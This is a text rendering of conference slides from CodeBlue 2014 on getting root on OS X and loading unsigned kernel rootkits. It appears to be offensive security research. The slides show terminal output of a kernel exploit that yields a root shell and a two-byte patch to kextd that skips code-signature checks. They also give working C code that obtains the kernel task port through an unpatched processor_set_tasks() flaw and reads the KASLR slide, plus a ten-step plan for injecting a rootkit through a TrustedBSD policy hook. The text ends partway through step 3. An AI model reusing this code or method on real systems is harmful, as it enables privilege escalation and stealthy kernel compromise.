

# BadXNU

## A rotten apple!



### fG! @ CodeBlue 2014

# Who am I?

- Ex-legendary white hat hero (© Dr. Quynh).
- Messing around with Macs since 2007.
- Wrote a very long OS X rootkits article for Phrack.
- Have the bad habit of creating too many slides.





Whats UP Doc?



# Rootkits?

- How to load kernel rootkits.
- Bypassing:
  - Code signing.
  - Kernel extensions interface(s).



# Backdoors?

- Design and implementation flaws.
- Unpatched kernel vulnerabilities.
- OS X features.



WE LIVE IN A CHANGING WORLD



# ASSUMPTIONS

"Relax! I know this road perfectly!  
I've been driving it all my life!"







**got root?**



# Got root?

- What do \*you\* estimate as the probability of privilege escalation in OS X?
- Anything below HIGH is probably wrong.





ID ▾	Type ▾	Status ▾	Priority ▾	Milestone ▾	Owner ▾	Summary + Labels ▾
<a href="#">1</a>	---	Invalid	---	---	cev...@google.com	This is a test
<a href="#">9</a>	---	Fixed	---	---	cev...@google.com	Safari sandbox logic error enables reading of arbitrary files
<a href="#">10</a>	---	Fixed	---	---	cev...@google.com	Safari sandbox IPC memory corruption with WebEvent::Wheel
<a href="#">11</a>	---	Fixed	---	---	cev...@google.com	Safari sandbox IPC memory corruption with WebEvent::Char
<a href="#">12</a>	---	Fixed	---	---	cev...@google.com	launchd heap corruption due to integer overflow in launch_data_unpack
<a href="#">13</a>	---	Fixed	---	---	cev...@google.com	launchd heap corruption due to incorrect rounding in launch_data_unpack
<a href="#">14</a>	---	Fixed	---	---	cev...@google.com	launchd heap overflow in log_forward
<a href="#">15</a>	---	Fixed	---	---	cev...@google.com	Lack of bounds checking in notifyd <a href="#">CCProjectZeroMembers</a>
<a href="#">16</a>	---	Fixed	---	---	cev...@google.com	launchd heap corruption due to unchecked strcpy in init_session MIG ipc
<a href="#">17</a>	---	Fixed	---	---	cev...@google.com	OS X IOKit kernel code execution due to lack of bounds checking in IOAccel2DContext2::blit
<a href="#">18</a>	---	Fixed	---	---	cev...@google.com	OS X IOKit kernel memory disclosure due to lack of bounds checking in AGPMClient::getPstatesOccupancy
<a href="#">19</a>	---	Fixed	---	---	cev...@google.com	OS X IOKit kernel code execution due to unchecked pointer parameter in IGAccelCLContext::unmap_user_memory
<a href="#">20</a>	---	Fixed	---	---	cev...@google.com	OS X IOKit Multiple exploitable kernel NULL dereferences (x4)
<a href="#">21</a>	---	New	---	---	cev...@google.com	OS X IOKit kernel memory disclosure due to lack of bounds checking in IOUSBControllerUserClient::ReadRegister
<a href="#">22</a>	---	Fixed	---	---	cev...@google.com	OS X IOKit kernel code execution due to incorrect bounds checking in Intel GPU driver ( x2 )
<a href="#">23</a>	---	Fixed	---	---	cev...@google.com	OS X kASLR defeat using sgdt
<a href="#">24</a>	---	Fixed	---	---	cev...@google.com	OS X IOKit kernel code execution due to NULL pointer dereference in IOTThunderboltFamily
<a href="#">28</a>	---	Fixed	---	---	cev...@google.com	OS X IOKit kernel code execution due to lack of bounds checking in GPU command buffers
<a href="#">29</a>	---	Fixed	---	---	cev...@google.com	OS X IOKit kernel code execution due to off-by-one error in IGAccelGLContext::processSidebandToken
<a href="#">30</a>	---	Fixed	---	---	cev...@google.com	OS X IOKit kernel multiple exploitable memory safety issues in token parsing in IGAccelVideoContextMedia (x5)
<a href="#">31</a>	---	Fixed	---	---	cev...@google.com	OS X IOKit kernel code execution due to NULL pointer dereference in IOAccelContext2::clientMemoryForType
<a href="#">32</a>	---	Fixed	---	---	cev...@google.com	OS X IOKit kernel code execution due to lack of bounds checking in IGAccelVideoContextMain::process_token_ColorSpaceConversion
<a href="#">33</a>	---	Fixed	---	---	cev...@google.com	OS X IOKit kernel code execution due to lack of bounds checking in IOAccelDisplayPipeTransaction2::set_plane_gamma_table
<a href="#">34</a>	---	Fixed	---	---	cev...@google.com	OS X IOKit kernel code execution due to multiple bounds checking issues in IGAccelGLContext token parsing (x3)
<a href="#">35</a>	---	Fixed	---	---	cev...@google.com	OS X IOKit kernel code execution due to controlled kmem_free size in IOSharedDataQueue
<a href="#">36</a>	---	New	---	---	cev...@google.com	OS X IOKit kernel code execution due to lack of bounds checking in AppleMultitouchIODataQueue
<a href="#">37</a>	---	Fixed	---	---	cev...@google.com	OS X IOKit kernel code execution due to bad free in IOBluetoothFamily
<a href="#">38</a>	---	New	---	---	cev...@google.com	OS X IOKit kernel code execution due to integer overflow in IOBluetoothDataQueue (root only)
<a href="#">39</a>	---	Fixed	---	---	cev...@google.com	OS X IOKit kernel code execution due to integer overflow in IODataQueue::enqueue
<a href="#">40</a>	---	New	---	---	cev...@google.com	OS X IOKit kernel code execution due to heap overflow in IOHKeyboardMapper::parseKeyMapping
<a href="#">41</a>	---	New	---	---	cev...@google.com	OS X IOKit kernel code execution due to NULL pointer dereference in IOHKeyboardMapper::stickyKeysfree
<a href="#">42</a>	---	Fixed	---	---	cev...@google.com	OS X IOKit kernel memory disclosure due to lack of bounds checking in IOHKeyboardMapper::modifierSwapFilterKey

CVE-2014-4404+ [ <https://code.google.com/p/google-security-research/issues/detail?id=40> ]

was an interesting kernel heap overflow when parsing a binary keyboard map which affected iOS and OS X and was reachable by setting an IOKit registry value. See the linked bug for more details along with a PoC demonstrating kernel instruction pointer control.

CVE-2014-4405+ [ <https://code.google.com/p/google-security-research/issues/detail?id=41> ]

was a kernel NULL pointer dereference due to incorrect error handling in the key map parsing code, again see the linked bug for a PoC demonstrating kernel instruction pointer control on OS X.

(\*) These bugs exceeded Project Zero's standard 90-day disclosure deadline.




(+) These bugs were only fixed on iOS and remain unpatched on OS X.





```
$ ssh mav
..Last login: Mon Dec  1 00:29:41 2014 from xxx.xxx.xxx.xxx
mavericks:~ reverser$ uname -an
Darwin mavericks.local 13.4.0 Darwin Kernel Version 13.4.0
mavericks:~ reverser$ ./key_exploit
com.apple.iokit.IONDRVSupport: 0xffffffff7f80cb7000
kaslr slide: 0x21200000
offset of pivot gadget: 0x1971ff
offset of mov_rax_cr4 gadget: 0xc9166
offset of mov_cr4_rax gadget: 0xe6199
offset of pop_rcx gadget: 0x3e7f
offset of xor_rax_rcx gadget: 0x4fd64
offset of pop_pop_ret gadget: 0x242c
got service: 1607
setProperty failed
bash-3.2# id
uid=0(root) gid=0(wheel) groups=0(wheel),1(daemon),2(kmem), (...)
bash-3.2#
```





## OS X 10.10 Safari 8.0 Full RCE with LPE

from **mote lee** 1 day ago NOT YET RATED

OS X 10.10 Safari 8.0 Full RCE with LPE

<https://vimeo.com/109214161>



# Got root?

- Much easier alternative...
- Go social engineering!
- iWorm infected +17k hosts just by asking.

## New Mac OS X botnet discovered

September 29, 2014

In September 2014, Doctor Web's security experts researched several new threats to Mac OS X. One of them turned out to be a complex multi-purpose backdoor that entered the virus database as Mac.BackDoor.iWorm. Criminals can issue commands that get this program to carry out a wide range of instructions on the infected machines. A statistical analysis indicates that there are more than 17,000 unique IP addresses associated with infected Macs.



# Got root?

- Installers and updates over HTTP asking for admin privileges.
- Etc...
- The attack surface is big 😊.



**I want to  
load kernel  
code!**



# Problem?





# Apple new kext policy

## Kext Development Overview

### Protecting the kernel



- OS X 10.9 code signing verification for kexts
  - OS X 10.9 all kext's signatures are verified
  - OS X 10.9 unsigned or invalid signatures are not fatal (with one exception)
  - OS X 10.9 Signed kexts **will not load** on releases prior to OS X 10.8
  - Valid code signatures will eventually be mandatory for all kexts



# Mavericks

```
reverser — ssh — 94x16
sh-3.2# uname -an
Darwin mavericks.local 13.4.0 Darwin Kernel Version 13.4.0: Sun Aug 17 19:50:11 PDT 2014; root
:xnu-2422.115.4~1/RELEASE_X86_64 x86_64
sh-3.2#
sh-3.2# codesign -dvvv dumb_rootkit.kext
dumb_rootkit.kext: code object is not signed at all
sh-3.2#
sh-3.2# kextutil -vvv dumb_rootkit.kext
Diagnostics for dumb_rootkit.kext:
Code Signing Failure: not code signed
dumb_rootkit.kext appears to be loadable (not including linkage for on-disk libraries).
WARNING - Invalid signature -67062 0xFFFFFFFFFFFFEFA0A for kext "dumb_rootkit.kext"
Loading dumb_rootkit.kext.
dumb_rootkit.kext successfully loaded (or already loaded).
sh-3.2#
sh-3.2#
```





# Yosemite

```
reverser — ssh — 94x15
sh-3.2# uname -an
Darwin reversers-Mac.local 14.0.0 Darwin Kernel Version 14.0.0: Fri Sep 19 00:26:44 PDT 2014;
root:xnu-2782.1.97~2/RELEASE_X86_64 x86_64
sh-3.2#
sh-3.2# codesign -dvvv dumb_rootkit.kext
dumb_rootkit.kext: code object is not signed at all
sh-3.2#
sh-3.2# kextutil -vvv dumb_rootkit.kext
Defaulting to kernel file '/System/Library/Kernels/kernel'
Diagnostics for dumb_rootkit.kext:
Code Signing Failure: not code signed
dumb_rootkit.kext appears to be loadable (not including linkage for on-disk libraries).
ERROR: invalid signature for com.put.as.dumb-rootkit, will not load
sh-3.2#
```



# Consequences

- Kexts can't be loaded if:
  - Not code signed.
  - Invalid code signature.
  - Bad bundle identifier.



# Solutions

- Steal or buy a code signing certificate.
- kext-dev-mode=1 boot parameter.
- EFI attacks.
- Attack userland daemons.
- Exploit kernel vulnerabilities.
- Abuse existing features.



# Userland daemons



I  
SEE  
DUMB  
PEOPLE



# Attack userland daemons

- Kextd daemon.
- Runs in ring 3.
- Responsible for code signature checks!

```
KEXTD(8)                BSD System Manager's Manual                KEXTD(8)

NAME
    kextd -- kernel extension server

SYNOPSIS
    kextd [options]

DESCRIPTION
    kextd is the kernel extension server. It runs as a standalone launchd(8) daemon to handle requests from the kernel and from other user-space processes to load kernel extensions (kexts) or provide information about them.
```



**WHAT**

**THE F\*CK?**

memegenerator.net





# Attack userland daemons

- Just find the right place(s) and patch.

```
loc_10001012A:                                ; CODE XREF: sub_1000FFFD+B9↑j
BE 00 00 00 40                               mov     esi, 40000000h

loc_10001012F:                                ; CODE XREF: sub_1000FFFD+C0↑j
E8 CA 57 00 00                               call    _SecStaticCodeCheckValidity ; <- here
89 C3                                         mov     ebx, eax                ; <- xor eax, eax , BOOM!
85 DB                                         test    ebx, ebx
74 9F                                         jz      short loc_1000100D9
45 84 FF                                     test    r15b, r15b
74 9A                                         jz      short loc_1000100D9
BA 01 00 00 00                               mov     edx, 1
4C 89 EF                                     mov     rdi, r13
4C 89 F6                                     mov     rsi, r14
E8 09 00 00 00                               call    sub_100010158
31 C9                                         xor     ecx, ecx
84 C0                                         test    al, al
OF 45 D9                                     cmovnz  ebx, ecx
EB 81                                         jmp     short loc_1000100D9

sub_1000FFFD endp
```

\*Output from Yosemite GM3 kextd






# Attack userland daemons

- Two bytes patch and that's it!
- Wrote about this in November, 2013.
- <http://reverse.put.as/2013/11/23/breaking-os-x-signed-kernel-extensions-with-a-nop/>



# Apple Security...





# Vulnerabilities



# Kernel vulnerabilities

- Interested in any of:
  - Write anywhere.
  - Kernel task port.
  - Host privileged port.



# Kernel vulnerabilities

- Every process is represented by a task.
- Kernel is also a task.
- Think about it as PID zero.



# Kernel vulnerabilities

- Before Snow Leopard we could access that port.
- Using `task_for_pid(0)`.
- <http://phrack.org/issues/66/16.html>



# Kernel vulnerabilities

```
kern_return_t
task_for_pid(struct task_for_pid_args *args)
{
    (...)
    /* Always check if pid == 0 */
    if (pid == 0) {
        (void) copyout((char *)&t1, task_addr, sizeof(mach_port_name_t));
        AUDIT_MACH_SYSCALL_EXIT(KERN_FAILURE);
        return(KERN_FAILURE);
    }
    (...)
}
```



# Kernel vulnerabilities

- The `processor_set_tasks()` vulnerability.
- Presented by Ming-chieh Pan & Sung-ting Tsai at BlackHat Asia 2014.
- Also described at Mac OS X and iOS Internals book by Jonathan Levin.





# Kernel vulnerabilities

- Allows access to kernel task.
- Same result as `task_for_pid(0)`.



```
/*  
 * processor_set_tasks:  
 *  
 * List all tasks in the processor set.  
 */  
kern_return_t  
processor_set_tasks(  
    processor_set_t      pset,  
    task_array_t         *task_list,  
    mach_msg_type_number_t *count)  
{  
    return(processor_set_things(pset, (mach_port_t **)task_list, count, THING_TASK));  
}
```



```

kern_return_t
processor_set_things(processor_set_t      pset,
                    mach_port_t          **thing_list,
                    mach_msg_type_number_t *count,
                    int                  type) {

    (...)
    actual = 0;
    switch (type) {


    case THING_TASK: {
        task_t task, *task_list = (task_t *)addr;

        for (task = (task_t)queue_first(&tasks);
             !queue_end(&tasks, (queue_entry_t)task);
             task = (task_t)queue_next(&task->tasks)) {

            #if defined(SECURE_KERNEL)
                if (task != kernel_task) {
            #endif
                task_reference_internal(task);
                task_list[actual++] = task;
            #if defined(SECURE_KERNEL)
                }
            #endif

            }
            break;
        }
        (...)
        return (KERN_SUCCESS);
    }
}

```



```

/* verify if processor_set_tasks() vulnerability exists and retrieve kernel port if positive */
kern_return_t
get_kernel_task_port(mach_port_t *kernel_port) {
    host_t host_port = mach_host_self();
    mach_port_t proc_set_default = 0;
    mach_port_t proc_set_default_control = 0;
    task_array_t all_tasks = NULL;
    mach_msg_type_number_t all_tasks_cnt = 0;
    kern_return_t kr = 0;

    kr = processor_set_default(host_port, &proc_set_default);
    if (kr == KERN_SUCCESS) {
        kr = host_processor_set_priv(host_port, proc_set_default, &proc_set_default_control);
        if (kr == KERN_SUCCESS) {
            kr = processor_set_tasks(proc_set_default_control, &all_tasks, &all_tasks_cnt);
            if (kr == KERN_SUCCESS) {
                /* houston we can proceed! */
                *kernel_port = all_tasks[0];
                /* free the port and array to avoid memleaks */
                mach_port_deallocate(mach_task_self(), proc_set_default_control);
                mach_vm_deallocate(mach_task_self(), (mach_vm_address_t)all_tasks,
                                   (mach_vm_size_t)all_tasks_cnt * sizeof(mach_port_t));
                return KERN_SUCCESS;
            }
            mach_port_deallocate(mach_task_self(), proc_set_default_control);
        }
    }
    return KERN_FAILURE;
}

```



**STILL NOT  
PATCHED!**







# OS X Yosemite

Every bit as powerful as it looks.

An elegant design that feels entirely fresh, yet inherently familiar. The apps you use every day, enhanced with new features. And a completely new relationship between your Mac and iOS devices. OS X Yosemite changes how you see your Mac.

And what you can do with it. Upgrade for free at the Mac App Store.

[Upgrade Now](#)

# Every bit as vulnerable!





# Kernel vulnerabilities

- Apple definitely knows this bug.
- It is patched in iOS!
- That's what SECURE\_KERNEL is for.
- No visible side-effects if patched!





**How to  
exploit this?**



# We can

- Allocate kernel memory.
- Read kernel memory.
- Write/modify writable memory.



# We can't

- Change memory protections of:
  - Kernel code.
  - Some read-only data sections.
- Directly execute code.





A photograph of an outdoor obstacle course set in a wooded area. The ground is covered with dry pine needles and leaves. The course consists of several parallel wooden logs supported by green-painted metal frames. In the background, more of the course is visible, including a structure with multiple green frames. The trees are tall and thin, with green foliage. The text "Kernel Obstacles" is overlaid in the center of the image in a large, white, bold font with a black outline.

# Kernel Obstacles



# Kernel obstacles

- Kernel code segment is read-only.

```
/* @ xnu/osfmk/x86_64/pmap.c */
void pmap_lowmem_finalize(void)
{
    (...)
    /* Coalesce text pages into large pages. */
    for (myva = stext; myva < sdata; myva += I386_LPGBYTES) {
        (...)
        pdep = pmap_pde(kernel_pmap, (vm_map_offset_t)myva);
        ptep = pmap_pte(kernel_pmap, (vm_map_offset_t)myva);
        if ((*ptep & INTEL_PTE_VALID) == 0)
            continue;
        pte_phys = (vm_offset_t)(*ptep & PG_FRAME);
        pde = *pdep & PTMASK; /* page attributes from pde */
        pde |= INTEL_PTE_PS; /* make it a 2M entry */
        pde |= pte_phys; /* take page frame from pte */

        /* make page read-only */
        if (wpkernel)
            pde &= ~INTEL_PTE_WRITE;

        (...)
    }
    (...)
}
```





# Kernel obstacles

- Some data sections are also read only.
  - Direct modification of syscall and mach traps tables not possible anymore.
  - Introduced in Mountain Lion.



# Kernel obstacles


```
/* @ xnu/osfmk/x86_64/pmap.c */
void pmap_lowmem_finalize(void)
{
    (...)
    if (doconstro)
        kprintf("Marking const DATA read-only\n");

    vm_offset_t dva;
    for (dva = sdata; dva < edata; dva += I386_PGBYTES) {
        (...)
        pt_entry_t dpte, *dptep = pmap_pte(kernel_pmap, dva);
        dpte = *dptep;
        (...)
        /* make page not executable */
        dpte |= INTEL_PTE_NX;
        /* make page read-only */
        if (doconstro && (dva >= sconstdata) && (dva < econstdata)) {
            dpte &= ~INTEL_PTE_WRITE;
        }
        pmap_store_pte(dptep, dpte);
    }
    (...)
}
```



# Kernel obstacles

- Possible to write to pages marked read-only.
- If we disable write protection in CR0.
- For that we need code execution.



# Kernel obstacles

- Kernel ASLR.
  - Not really an obstacle in a rootkit scenario.
  - Use `kas_info` syscall to retrieve slide.
  - Or info leaks.



A cartoon illustration of Wile E. Coyote from the Looney Tunes. He is depicted with his characteristic black feathers, a long yellow beak, and yellow feet. He is shown in a dynamic, forward-leaning pose, as if running or jumping. The text "I want to execute kernel code!" is superimposed over him in a large, bold, white font with a black outline.

**I want to  
execute  
kernel code!**



# Code execution problem

- We can't (directly) modify kernel code.
- We can't leverage syscalls or mach traps to start code.






# Code execution problem

- Kernel extensions are also protected.
- When loaded from kernelcache.
- Which is the default case anyway.





# **SOLUTION?**





# DKOM!



# Goals

- Direct Kernel Object Manipulation (DKOM).
- Find a writable data structure.
- That allows us to execute code.
  - Small shellcode that disables CR0 protection.
  - Or more complex code.





# TrustedBSD



# TrustedBSD MACF

- Technically it's the MAC Framework.
- Mandatory Access Control.
- Ported from FreeBSD.
- The basis for the OS X/iOS sandbox.
- Gatekeeper and userland code signing.





# TrustedBSD MACF

- Many hooks available.
- Each policy configures hooks it's interested in.



# TrustedBSD MACF

- Policies can be added/removed.
- Writable data.
- Code execution.

**= WIN!**



# HOW?



# How to Leverage TrustedBSD

- Add a new policy.
- With a single hook.
- That points to rootkit entryptpoint.
- Call function to start rootkit.





**10 steps to  
victory!**

# 10 steps to victory

1. Get kernel task port.
2. Find kernel ASLR slide.
3. Compute rootkit size.
4. Allocate kernel memory or find free space.
5. Copy rootkit to kernel memory.



# 10 steps to victory

6. Change memory protections.
7. Fix external symbols.
8. Install a new TrustedBSD policy.
9. Start rootkit via TrustedBSD hook.
10. Cleanup.





# 1. Get kernel task port

```
/* verify if processor_set_tasks() vulnerability exists and retrieve kernel port if positive */
kern_return_t
get_kernel_task_port(mach_port_t *kernel_port) {
    host_t host_port = mach_host_self();
    mach_port_t proc_set_default = 0;
    mach_port_t proc_set_default_control = 0;
    task_array_t all_tasks = NULL;
    mach_msg_type_number_t all_tasks_cnt = 0;
    kern_return_t kr = 0;

    kr = processor_set_default(host_port, &proc_set_default);
    if (kr == KERN_SUCCESS) {
        kr = host_processor_set_priv(host_port, proc_set_default, &proc_set_default_control);
        if (kr == KERN_SUCCESS) {
            kr = processor_set_tasks(proc_set_default_control, &all_tasks, &all_tasks_cnt);
            if (kr == KERN_SUCCESS) {
                /* houston we can proceed! */
                *kernel_port = all_tasks[0];
                /* free the port and array to avoid memleaks */
                mach_port_deallocate(mach_task_self(), proc_set_default_control);
                mach_vm_deallocate(mach_task_self(), (mach_vm_address_t)all_tasks,
                                   (mach_vm_size_t)all_tasks_cnt * sizeof(mach_port_t));
                return KERN_SUCCESS;
            }
            mach_port_deallocate(mach_task_self(), proc_set_default_control);
        }
    }
    return KERN_FAILURE;
}
```



## 2. Find KASLR slide

```
void
get_kaslr_slide(size_t *size, uint64_t *slide)
{
#define SYSCALL_CLASS_SHIFT                24
#define SYSCALL_CLASS_MASK                (0xFF << SYSCALL_CLASS_SHIFT)
#define SYSCALL_NUMBER_MASK              (~SYSCALL_CLASS_MASK)
#define SYSCALL_CLASS_UNIX                2
#define SYSCALL_CONSTRUCT_UNIX(syscall_number) \
((SYSCALL_CLASS_UNIX << SYSCALL_CLASS_SHIFT) | \
(SYSCALL_NUMBER_MASK & (syscall_number)))

    uint64_t syscallnr = SYSCALL_CONSTRUCT_UNIX(SYS_kas_info);
    uint64_t selector = KAS_INFO_KERNEL_TEXT_SLIDE_SELECTOR;
    int result = 0;
    __asm__ ("movq %1, %%rdi\n\t"
            "movq %2, %%rsi\n\t"
            "movq %3, %%rdx\n\t"
            "movq %4, %%rax\n\t"
            "syscall"
            : "=a" (result)
            : "r" (selector), "m" (slide), "m" (size), "a" (syscallnr)
            : "rdi", "rsi", "rdx", "rax"
            );
}
```



# 3. Compute rootkit size

- Use the virtual memory size field and not the file size field.

```
/* process header to compute necessary rootkit size in memory */
